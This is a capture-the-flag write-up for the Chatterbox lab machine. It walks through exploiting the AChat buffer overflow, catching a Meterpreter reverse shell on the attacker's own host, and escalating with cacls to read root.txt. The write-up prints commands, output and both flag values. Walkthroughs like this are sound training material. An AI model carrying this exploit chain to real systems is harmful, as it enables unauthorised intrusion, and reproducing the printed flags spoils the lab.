


Chatterbox:



Enumeration:

First, let's do a simple nmap scan with 'nmap -A -p- 10.10.10.74'

```
PORT STATE SERVICE VERSION
9255/tcp open http AChat chat system httpd
|_http-server-header: AChat
|_http-title: Site doesn't have a title.
9256/tcp open achat AChat chat system
```

We see port 9255 and 9256 open runing achat chat system, a quick research with searchsploit show us there is a buffer overflow on it

```
Exploit Title | Path | (/usr/share/exploitdb/)

Achat 0.150 beta7 - Remote Buffer Overflow | exploits/windows/remote/36025.py
Achat 0.150 beta7 - Remote Buffer Overflow (Metasploit) | exploits/windows/remote/36056.rb | exploits/windows/remote/36056.rb | exploits/php/webapps/32958.txt |
Parachat 5.5 - Directory Traversal | exploits/php/webapps/24647.txt

Shellcodes: No Result
```

Exploitation:

We need to do few modification on the python exploit, change the payload, and change the ip target

```
# Create a UDP socket
sock = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)
server_address = ('10.10.10.74|', 9256)
```

Make our payload and replace the shellcode on the python script

Start a metasploit listener, and run our python exploit, i see few time i didnt get a shell at the first time so i make a little bash script for run the python exploit in loop

#!/bin/bash

```
while true; do
python 36025.py
done

coot@kali:~# chmod +x exploithard.sh
coot@kali:~# ./exploithard.sh
.-->{P00F}!
.-->{P00F}!
.-->{P00F}!
.-->{P00F}!
```

And we got our shell

```
msf5 > use multi/handler
set payloadmsf5 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > set lhost tun0
lhost => tun0
msf5 exploit(multi/handler) > set lport 4444
lport => 4444
msf5 exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.10.14.5:4444
[*] Sending stage (179779 bytes) to 10.10.10.74
[*] Meterpreter session 1 opened (10.10.14.5:4444 -> 10.10.10.74:49157) at 2019-01-24 07:18:57 +0100
meterpreter >
```

We need to migrate to another process fast or we will lose our shell, list process with the command 'ps' and chose the explorer.exe process, then migrate to it

```
meterpreter > migrate 1684
[*] Migrating from 436 to 1684...
[*] Migration completed successfully.
```

Let's take our user flag

```
meterpreter > pwd
C:\Users\Alfred\Desktop
meterpreter > cat user.txt
72290246dfaedble3e3ac9d6fb306334meterpreter >
```

Privilege Escalation:

Let's see some enumeration on Alfred user

```
C:\Users\Administrator\Desktop>net user Alfred
net user Alfred
User name
                             Alfred
Full Name
Comment
User's comment
Country code
                             001 (United States)
Account active
                             Yes
Account expires
                             Never
Password last set
                             12/10/2017 9:18:09 AM
Password expires
                             Never
Password changeable
                             12/10/2017 9:18:09 AM
Password required
                             Yes
User may change password
                             Yes
Workstations allowed
                             All
Logon script
User profile
Home directory
Last logon
                             1/24/2019 1:12:34 AM
Logon hours allowed
                             All
Local Group Memberships
                             *Users
Global Group memberships
                             *None
The command completed successfully.
```

Wow. We have many authorization, like an administrator, let's see if we can read root.txt

```
meterpreter > pwd
C:\Users\Administrator\Desktop
meterpreter > cat root.txt
[-] core_channel_open: Operation failed: Access is denied.
```

We can't, let's see if we have write permission on Administrator Desktop

```
C:\Users\Administrator\Desktop>mkdir icanwritecontenthere
mkdir icanwritecontenthere
C:\Users\Administrator\Desktop>dir
dir
Volume in drive C has no label.
Volume Serial Number is 9034-6528
Directory of C:\Users\Administrator\Desktop
01/24/2019 01:29 AM
                       <DIR>
01/24/2019 01:29 AM
                       <DIR>
01/24/2019 01:29 AM
                       <DIR>
                                     icanwritecontenthere
12/10/2017
           06:50 PM
                                   32 root.txt
01/24/2019 01:27 AM
                      <DIR>
                                     test
              1 File(s)
                                   32 bytes
              4 Dir(s) 17,894,182,912 bytes free
```

Yes we can!

Let's use cacls for add the read permission to the root.txt file

```
C:\Users\Administrator\Desktop>cacls root.txt /g Alfred:r
cacls root.txt /g Alfred:r
Y
Are you sure (Y/N)?processed file: C:\Users\Administrator\Desktop\root.txt
C:\Users\Administrator\Desktop>more root.txt
more root.txt
a673d1b1fa95c276c5ef2aa13d9dcc7c
```

root.txt = a673d1b1fa95c276c5ef2aa13d9dcc7c